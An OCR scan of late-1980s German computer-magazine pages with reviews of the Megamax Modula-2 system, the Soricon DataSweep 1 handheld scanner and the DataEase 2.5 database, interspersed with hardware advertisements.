
Etwa zwei Drittel der rund 450 Seiten umfassenden Dokumentation bestehen aus Ausdrucken der Definitionsmodule der Bibliothek im Anhang. Diese sind für Quelltext ausführlich kommentiert und als Dokumentation meist ausreichend. Nur bei einigen Prozeduren wären Hinweise, etwa welche anderen Prozeduren zwingend vorher aufgerufen werden müssen, wünschenswert. Ein kompletter Cross-Index listet alle verfügbaren Prozeduren und Variablen in alphabetischer Reihenfolge auf und ordnet sie den jeweiligen Modulen zu. Leider fehlt im Anhang die Seitennumerierung, sonst wäre damit ein noch schnellerer und effektiverer Zugriff auf die benötigten Definitionsmodule möglich.

Mit dem Ressource-Construction-Kit kann man Ressource-Dateien für C, Pascal, Modula-2 und neuerdings auch für GFA-BASIC erstellen, das Kit erzeugt also die jeweiligen Header-Dateien, bei Modula-2 eine '*.D(EF)'-Datei.

Ein Icon-Editor, mit dem auch freie Bilder erstellt werden können, ist Bestandteil des Programms. Mit ihm können maximal so viele Dateien bearbeitet werden, wie auf dem Desktop Platz für Icons ist. Neben dem Monochrommonitor wird auch der Farbmonitor unterstützt, und selbst Icons, die monochrom entworfen worden



Der Icon-Editor des RCS



Eine Attribut-Dialogbox aus dem Ressource-Construction-Set von Kuma. Die Bits 10 und 11 des Objekt-Flags sowie die Bits 6 und 7 des Objektstatus werden vom GEM (noch) nicht genutzt und sind mit diesem Ressource-Programm zugänglich.

sind, werden intern optional auf die mittlere Auflösung umgerechnet. Neben den üblichen Objektattributen kann man auch viele vom GEM nicht genutzte Flag- und Statusbits nutzen. Zusammen mit den Prozeduren für die Verwaltung von selbstdefinierten Objekten ergeben sich ungeahnte Möglichkeiten, auch wenn der Objekttyp 24 (UserDef) im Ressource-Construction-Programm nicht zur Verfügung steht.

Fazit

Ausschlaggebend für die Leistungsfähigkeit einer bibliotheksorientierten Sprache sind eben diese Bibliotheken – und da hat Megamax-Modula-2 in puncto Leistungsfähigkeit und Umfang eindeutig die Nase vorn. Auch die Shell ist leistungsfähiger als etwa das TDI-Desktop, auch wenn sie sicher noch an der einen oder anderen Stelle verbessert werden könnte. Ähnliches gilt für den Editor, der zudem noch einige kleine Fehler aufweist. Das Ressource-Construction-Set von Kuma ist zweifelsohne dem des Megamax-C, das auch vom TDI-Modula-2 genutzt wird, an Leistungsfähigkeit überlegen. Berücksichtigt man außerdem, daß das Ressource-Construction-Set dem TDI-Paket nur in der Entwickler-Version beiliegt (und die ist etwas teurer als das einfache TDI-Modula-2), so ist dies ein weiterer Pluspunkt für das Megamax-System. Der Inline-Assembler wertet das Paket ebenso auf, wie die Debugging-Möglichkeiten, die kaum noch Wünsche offenlassen.

Application Systems hat erkannt, daß das Handbuch stellenweise etwas knapp ausgefallen ist, und einige Teile überarbeitet. Viele Hinweise und Anregungen kann man den mitgelieferten Quellcodes entnehmen. Somit bleibt als einziges Manko der nicht optimierende Linker – aber hier ist ja Abhilfe in Aussicht gestellt.

Wenn Application Systems noch eine Hotline einrichten, weitere Quellcodes der Bibliotheksmodule offenlegen und eine ähnliche Programmpflege wie beim Megamax-C vornehmen würde, so wäre ich begeistert – zufrieden bin ich jetzt allemal. (bw)

Ergebnisse auf einen Blick

- mächtige Bibliotheken
- leistungsfähige Shell
- Quellcode teilweise mitgeliefert
- Load-Time-Linking
- Linker optimiert nicht
- Editor teilweise fehlerhaft

ct

MULTIEGA™ 640×480

Autoswitch EGA Grafikkarte für IBM XT/AT™ und kompatible Systeme

BOCA™ RESEARCH INC

erhältlich im Fachhandel

inkl. 2 Jahre Garantie **DM 399.–/sFr. 349.–**

Die neue **MultiEGA** von **BOCA** mit Autoswitch bietet alle Eigenschaften einer Standard EGA-Karte und unzählige nützliche Optionen. Die Karte ist voll grafikfähig und verfügt über 256 K-Bytes Video-RAM für 8 Grafikseiten, sowie einen Lightpen-Anschluss. Neben allen Standard-Auflösungen wie CGA (640×200), MDA (640×200), EGA (640×350) und HGC (720×348) bietet **MultiEGA** für Multisync-Monitore die neue PGA-Norm der IBM PS/2™ Modelle (640×480), CGA-Doublescan (640×400) und erweiterte EGA-Auflösungen von 1056×350 und 752×410 Bildpunkten. Im Text-Modus können bis zu 132 Zeichen und 60 Zeilen dargestellt werden.


Bildschirmtreiber für AutoCAD™, MS-Windows™, diverse Font-Programme, Diagnose-Software, Screen-Saver und weitere nützliche Utilities werden auf Diskette mitgeliefert. Die Karte unterstützt alle Monochrom-, Color-, EGA- und Multisync-Monitore.

BOCA Produkte werden in den Vereinigten Staaten von Amerika entwickelt. Modernste Fertigungs-Anlagen und neuste Technologie garantieren für höchste Qualität und Zuverlässigkeit.

Best **O**ption **C**ards **A**vailable

Schweiz:
E. T. P. Rudolf Schmid
Beckenhofstrasse 10
CH-8006 Zürich
Telefon 01/362 88 78

Deutschland:
CSE ELECTRONICS
Schussenstrasse 4
D-7890 Ravensburg
Telefon 0751/2 61 38



Text reinziehen

Soricon DataSweep 1

Eckart Steffens

Text erfassen, indem man ihn von gedrucktem Material direkt als ASCII-Zeichenfolge in den Rechner lädt: ein Traum vieler Bearbeiter und Rezensenten. Dieser Traum wird jetzt wahr – das verspricht jedenfalls die lesende Maus 'DataSweep 1' der amerikanischen Firma Soricon, bei uns durch Rafi vertrieben.

Mit einer Maus ließe sich der 'Wand', so die amerikanische Bezeichnung für das Lesegerät, noch am ehesten vergleichen: ein futuristisches Design, das der tatsächlichen Form der Nager näher kommt als all das, was diesbezüglich bisher über die Schreibtische krabbelte. Die beiden Knöpfe auf der Oberseite geben keinen Aufschluß darüber, daß das possierliche Gerät absolut nicht zur Eingabe einer Positionierung zu gebrauchen ist. Der Verwendungszweck wird durch die beiden seitlichen transparenten 'Flügel' deutlich (wir haben das 'Schnurrbart' getauft): sie markieren die Lesezone, innerhalb derer der Text einer Textzeile gelesen werden kann.

Zum Einlesen eines Textes bewegt man die Maus, wie wir den DataSweep dann schließlich doch genannt haben, schnell

Verschiebung

über den Text. Ein schnelleres Überfahren der Zeile ist günstiger als ein zu langsames Scannen, da die Anzahl der Lesefehler dabei geringer ist. Als die dafür verantwortliche Ursache kommt wohl vorrangig in Betracht, daß bei einer schnellen Abtastung die Geschwindigkeit insgesamt gleichförmiger ist, während sie bei langsamem Scannen mehr mit 'Jitter' behaftet ist.


Eine natürliche Grenze wird der Scan-Geschwindigkeit dadurch gesetzt, daß es bei zu schneller Mausbewegung nicht mehr möglich ist, der Zeile geradlinig zu folgen; beschreibt doch der Unterarm eine bogenförmige Bewegung, und eine freihändig geradlinige Bewegung der Hand ist in der erzwungenen Haltung auch recht schwierig. Dabei zeigen sich die ersten Designfehler dieses Gerätes: die ergonomische Lage in der Hand ist falsch, die Reibung auf der Unterlage zu groß und eine präzise Führung nicht erreichbar, da eine Führung, etwa an eine Kante, nicht möglich ist. In allen Punkten hat hier ein Lesegerät wie der Handy Scanner Vorteile zu verzeichnen, da bei diesem die Bewegung über eine Rolle direkt umgesetzt wird, der Rechner sich somit an den Bediener anpassen kann. Die mechanische Reibung ist, bedingt durch die Rolle, erheblich kleiner und damit auch die gerade Führung einfacher zu bewerkstelligen.

Einfache Installation

Installation und Inbetriebnahme des Soricon DataSweep sind einfach und in kurzer Zeit zu bewerkstelligen. Das Lesegerät ist für den Betrieb an einem IBM PC oder kompatiblen Rechner vorgesehen. Nach Öffnen des Computers muß man eine Steckkarte installieren, an die die 'Lesemaus' angeschlossen wird. Durch ein Installationsprogramm kann man die Software wahlweise auf Diskette oder Festplatte installieren; bei der Installation auf eine Harddisk richtet das Programm ein Unterverzeichnis DSWEEP ein, in das alle erforderlichen Dateien kopiert werden. Danach springt das Installationsprogramm sofort in ein Konfigurationsmenü und fragt einige Parameter ab.

Hier kann man sich unter anderem auch den 'Hotkey' definieren, also die Tastenkombination, mit der jederzeit innerhalb eines Anwenderprogramms ein speicherresidentes Scanner-Utility aufgerufen werden kann. Dadurch hat man die Möglichkeit, eine Tastenkombination (z. B. Ctrl-s oder Alt-b oder Ctrl-\) zu wählen, die das Anwenderprogramm nicht benutzt. Als Anwenderprogramm kommt vorrangig natürlich jede beliebige Textverarbeitung in Frage; wir haben den Test mit MS-Word, WordStar und Wordcraft durchgeführt.

Die Eingabe über den Scanner wirkt sich innerhalb der Anwen-



Die Vorlage für den untenstehenden Text. Die gescannten Zeichen erscheinen im Textprogramm, als wären sie über die Tastatur eingegeben.

Untcr dicscm Sammclbegriff werden alle V...gel erfaßt , die vom §enschen gegessen werden können, vor allem das HausgcNügel , die zahmen und gczüchteten Vögcl vcm Huhn und dcr Ente his zuTruthahn, Gans und Taubc . Univcrsell kann vor allcm das Huhn gcnannt werdcn, dcnn es gibt kcin Land auf der Welt, wo es nicht vorkommt.

Ein unkorrigierter gescannter Text

dersoftware genauso wie eine Eingabe über die Tastatur aus.


Schreiben oder scannen


Um einen Text per Scanner einzugeben, braucht man also weiter nichts zu tun, als die Maus vor der zu scannenden Zeile zu positionieren, die vordere Taste zu drücken, festzuhalten und dann schnell und gleichmäßig die Zeile zu überfahren. Sobald der Rechner die Zeile ausgewertet und auf dem Bildschirm dargestellt hat, kann man auf die gleiche Weise die nächste Zeile scannen. Je nach Geschwindigkeit hat man also eine bis zwei Sekunden zwischen den Zeilen Luft; das reicht gerade, um die Maus sorgfältig neu zu positionieren und dann die Zeile abzufahren.


Das Ergebnis eines typischen Scan-Versuchs ist ein mehr oder weniger fehlerfreier Text, der aber in fast jedem Fall nachkorrigiert werden muß. Die 'Maus' kann Maschinenschrift, sofern sie mindestens 1,5zeilig geschrieben ist, noch recht gut lesen; bei eng geschriebenem Text resultiert der Streß beim Lesen nicht so sehr aus der mangelhaften Erkennung, sondern vielmehr aus der Tatsache, daß man, nachdem man versucht hat, eine DIN-A4-Seite einzuscannen, sicherlich die eine oder andere Zeile entweder ergänzen oder löschen muß (weil das Scannen nicht geklappt hat) und dem Bediener schon nach der ersten Seite durch die starre Haltung der Arm so weh tut, als hätte er an einem PC-Wettstemmen teilgenommen.

Nicht ausgeräumt


Wenn der Scanner immer so wenig Fehler wie beim Lesen der Demo-Seiten des Handbuchs machen würde, wäre der DataSweep 1 durchaus eine Hilfe. Leider hat man diese 'Idealbedingungen' nur in den wenigsten Fällen, und wenn man eine Schreibkaft beschäftigen will, um Text erst in Maschinenform zu bringen, um ihn dann problemlos abzuscannen, kann sie auch gleich direkt in den Rechner schreiben. Wenn, wie angekündigt, das System noch deutlich verbessert wird, sollte man sich mit dem von Rafi vertriebenen DataSweep 1 noch einmal beschäftigen. Diese verbesserte Version soll ab September des Jahres verfügbar sein und dann auch die deutschen Sonderzeichen erkennen können. Der Preis hierfür wird bei etwa 2850 DM liegen. (bw) ct







Problematisches Design: links oben die übliche Handhaltung beim Ziehen eines Strichs am Lineal – daneben, wie es mit der Scan-Maus sein sollte, aber nicht ist. Links die richtige Haltung der Maus, die sich als ergonomisch schlecht erwiesen hat.



Daten Manager

Datenbankprogramm DataEase V2.5

Peter Hagemann

Konkurrenz belebt zwar das Geschäft, aber man muß den gelegentlich arg konservativen Anwendern von Standardprogrammen der oberen Preisklasse schon etwas Besonderes anbieten, ehe tatsächlich jemand zur Wende bereit ist. Ein Programm mit derartigen Besonderheiten ist DataEase, das so manchem Mitbewerber Paroli bieten kann.

Programmierer, Freaks und solche, die sich dafür halten, tolerieren meistens fingerbrechende Control-Sequenzen, einblättrige Handbücher oder kryptische Eingabeformeln, wenn sich damit nur möglichst schnell das Gewünschte aus dem PC kitzeln läßt. Anders reagieren da die 'normalen Büroanwender' – sie stört denn auch ein Handbuch, in dem auf Seite 37 das Wissen von Seite 120 vorausgesetzt wird, oder gar ein piepsender Rechner, der sich scheinbar durch nichts und niemanden zum Funktionswechsel anregen läßt.

Nachdem die Ausrede 'Es muß Arbeitsspeicher gespart werden – wir haben nur 64 KByte' nicht mehr gilt, haben einige 'alte' Programme neue Benutzeroberflächen oder integrierte Hilfssysteme bekommen. So wurde beispielsweise bei dBASE die Eingabeaufforderung (ein schlichter Punkt) durch ASSIST (prinzipiell eine Menüsteuerung) erweitert. DataEase, ebenfalls ein Datenbankprogramm der dBASE-Leistungsklasse, geht noch einen Schritt weiter: das Dateiverwaltungsprogramm läßt sich standardmäßig vollkommen menügeführt bedienen und gestattet trotzdem die Gestaltung einer individuellen Bedienungs- und Hilfsoberfläche. Außerdem wurde auch dem Aspekt 'Datenschutz', oft genug ein Stiefkind im Büroalltag, besondere Aufmerksamkeit gewidmet.

Insgesamt lassen sich mit DataEase je Laufwerk bis zu 26 völlig unterschiedliche Dateisysteme (Namen A–Z) verwalten. Diese auf den ersten Blick geringe Anzahl braucht einen nicht zu beunruhigen – für jedes Dateisystem können bis zu 255 mehrseitige Eingabeformulare erstellt werden. Mit den Formularen läßt sich dann auf den gemeinsamen Datenbestand oder auf einen separaten, nur dem Formular zugeordneten Bereich zugreifen. Real werden die Leistungsdaten nur vom verfügbaren Arbeitsspeicher und von der freien Massenspeicherkapazität eingeschränkt. Obwohl ein Betrieb mit 395 KByte RAM und zwei Diskettenlaufwerken möglich sein soll, sind für einen vernünftigen Betrieb 640K RAM und eine Festplatte erforderlich.

Daten-Chef

Derjenige, der eine neue Datenbank erstellt, wird von DataEase als 'Systemverwalter' anerkannt. Nachdem sich der Systemverwalter mit seinem Namen und einem frei wählbaren Codewort vorgestellt hat, schenkt DataEase ihm volles Vertrauen. Nur er darf standardmäßig alle Optionen benutzen und kann anderen den Zugang zur Datenbank ermöglichen. Jeder zukünftige Benutzer kann mit seinem Namen und einem individuellen Codewort dem System bekannt gemacht werden. Nicht bekannte oder sich falsch legitimierende Personen werden von DataEase abgewiesen.

Der Systemverwalter kann jedem Benutzer eine von sieben Zugriffsebenen zuordnen. Bei der Formularerstellung kann man dann für jedes Feld festlegen, ab welcher Ebene man das jeweilige Feld lesen oder beschreiben darf. Die Parameterdateien über Benutzer und Codewörter sind gegenüber dem Zugriff mittels eines Debuggers durch Verschlüsselung ge-

Intelligenz macht mobil.

Weltneuheit: AMSTRAD Portable-PC 512, völlig netzunabhängig, AT-Tastatur, LCD-Bildschirm, 3,5"-Laufwerk und zusätzliches Netzteil.

Jeder „Standard" ist nur das, was man aus ihm macht.
Zum Beispiel AMSTRAD: Da gibt es jetzt den ersten PC am Griff – ohne lästiges Netzkabel. Damit ist ein vollwertiger PC so unabhängig wie ein Batterie-Rasierer. Nur einer von vielen Beweisen für die Ideen und die Leistung von AMSTRAD-Computern.

Über 1 Million Computer von AMSTRAD arbeiten bereits auf Europas Schreibtischen. Weil sie einfach zu bedienen sind. Weil Qualität und Preis stimmen. Und weil Service und Beratung von AMSTRAD keinen alleine lassen.

So hätten Computer von Anfang an sein sollen.

- PC 1640 ab 1.699,– DM. PC 1512 ab 1.299,– DM.
- Portable-PC 512 ab 1.699,– DM.
- Textsysteme: PCW 9512 für 1.699,– DM. PCW 8512 ab 999,– DM.
- Semi-professioneller CPC 6128 ab 799,– DM.
- 9-Nadel-Drucker ab 599,– DM. 24-Nadel-Drucker ab 899,– DM.

(unverbindliche Preisempfehlungen)
Jetzt beim namhaften Fachhandel.

AMSTRAD

Computer sind für jeden da.

Händler- und Produkt-Informationen bei AMSTRAD GmbH, Abt. VKF
Robert-Koch-Straße 5, 6078 Neu-Isenburg

schützt. Obwohl ohne Verschlüsselung ein Berechtigungssystem ad absurdum geführt wird, muß man diese Option explizit aktivieren. Diese Sicherung gilt allerdings nur für die Benutzerdatei, die eigentlichen Datenbank-Datensätze werden in keinem Fall verschlüsselt abgelegt – schade!

Erster Eindruck

Nachdem man das Programm gestartet, eine Datenbank (A–Z) ausgewählt und sich anschließend bei DataEase namentlich angemeldet hat, erscheint bei richtig eingegebenem Codewort das Hauptmenü. Die sieben möglichen Auswahlpunkte werden in gleichnamigen Kapiteln des 2,5 cm dicken, deutschsprachigen Handbuches gut beschrieben. Die optische Gestaltung des Menüs sollte, jedenfalls für monochrome Bildschirme, noch etwas verbessert werden; störend wirkt vor allem der nicht ausgeschaltete Cursor, der an garantiert unsinnigen Stellen als unübersehbares Rechteck in Erscheinung tritt. Auch auf den Aufbau von Bildschirmzeilen wird durch den dahinhuschenden Cursor unnötig aufmerksam gemacht. Außerdem wirken die gedrängten Erklärungen in den Auswahlzeilen zunächst sehr unübersichtlich.

Dateidefinition

Eine Datei wird durch Erstellung ihres Eingabeformulars definiert. DataEase stellt dazu einen Bildschirmeditor zur Verfügung, mit dem sich alle 16 möglichen Bildschirmseiten eines Formulars bearbeiten lassen. Einige Optionen wie 'Block bearbeiten' oder 'Rahmen zeichnen' unterstützen diese Arbeit. Wie es bei Editoren üblich ist, gibt es auch hier einen Überschreib- und einen Einfügemodus, leider überschreibt der Modus-Hinweis 'einfügen' den eigentlich recht nützlichen Zeilen-/Spaltenzähler. Mit der Funktionstaste F10 läßt sich zwischen Text- und Feldmodus hin- und herschalten; das heißt, man schreibt entweder Formulartext (Textmodus) oder in den späteren Eingabefeldern (Feldmodus).

DataEase unterscheidet acht verschiedene Feldtypen:

Text: Hier darf beliebiger alphanumerischer Text stehen, maximale Länge 255 Zeichen.

Nummer: Dieser Typ ist für Kennummern oder Telefonnummern gedacht, mit denen nicht gerechnet wird (ist mit Einschränkungen aber möglich). Als Eingabe werden nur Ziffern zugelassen, die Trennzeichen eines optional vorgegebenen Formates erscheinen auch bei der Datenerfassung (z. B. 0000–000/000).

Zahl: Bei diesem Typ ist eine weitere Unterscheidung zwischen Ganzzahl, Festkomma- oder Gleitkommazahl notwendig. Alle drei Zahlentypen haben eine Genauigkeit von bis zu 14 Stellen.

Datum: Dieses ist ein festes Feld im Format 'TT/MM/JJ'. Mit der Maske '??/??/??' wird automatisch das Systemdatum übernommen. Man kann mit dem Datum rechnen (addieren/subtrahieren), wobei DataEase sogar Schaltjahre berücksichtigt.

Zeit: Ist ein festes Feld im Format 'HH:MM:SS'. Auch hier läßt sich mit der Fragezeichenmaske automatisch die Systemzeit übernehmen. Wie beim Datum sind ebenfalls Additionen und Subtraktionen möglich.

Währung: DataEase sieht eine Festkommazahl mit zwölf Vorkomma- und zwei Nachkommastellen vor. In der Auswahlzeile erscheint das länderspezifische Währungssymbol.

Ja/Nein: In einem derart definierten Feld kann man später nur mit Ja oder Nein durch Eingabe von 'j', 'n' oder '1' beziehungsweise '2' antworten. In der Maske erscheint ein vierstelliges Feld, das beim Beantworten automatisch mit 'Ja' oder 'Nein' ausgefüllt wird.

Auswahl: Hier lassen sich 99 verschiedene Möglichkeiten als Text vorgeben, wobei DataEase nur den Index im Datensatz speichert, während es bei der Erfassung oder in Listen den indizierten Text ausgibt. Besonders praktisch ist auch die Hilfestellung für den Datenerfasser. Alle vorgesehenen Möglichkeiten zeigt das Programm im Klartext (gegebenenfalls in einem Fenster) an; durch Indizieren kann man diese übernehmen.

Eine weitere Option ist das Lang-Feld. Durch das Präfix 'LANG:' definiert man ein Textfeld als 'langes Textfeld', in dem sich dann bis zu 4000 Zeichen speichern lassen. Da ein Lang-Feld prinzipiell aus einzelnen 255-Zeichen-Feldern zusammengesetzt wird, funktioniert bei der Dateneingabe die Cursor-Funktion Auf/Ab nicht sinnentsprechend: statt Zeilenwechsel führt der Cursor einen in der Regel unpraktischen Blocksprung durch. Auch der im Handbuch erwähnte Wortumbruch funktioniert nicht wie beschrieben zeilenweise, sondern nur blockorientiert.

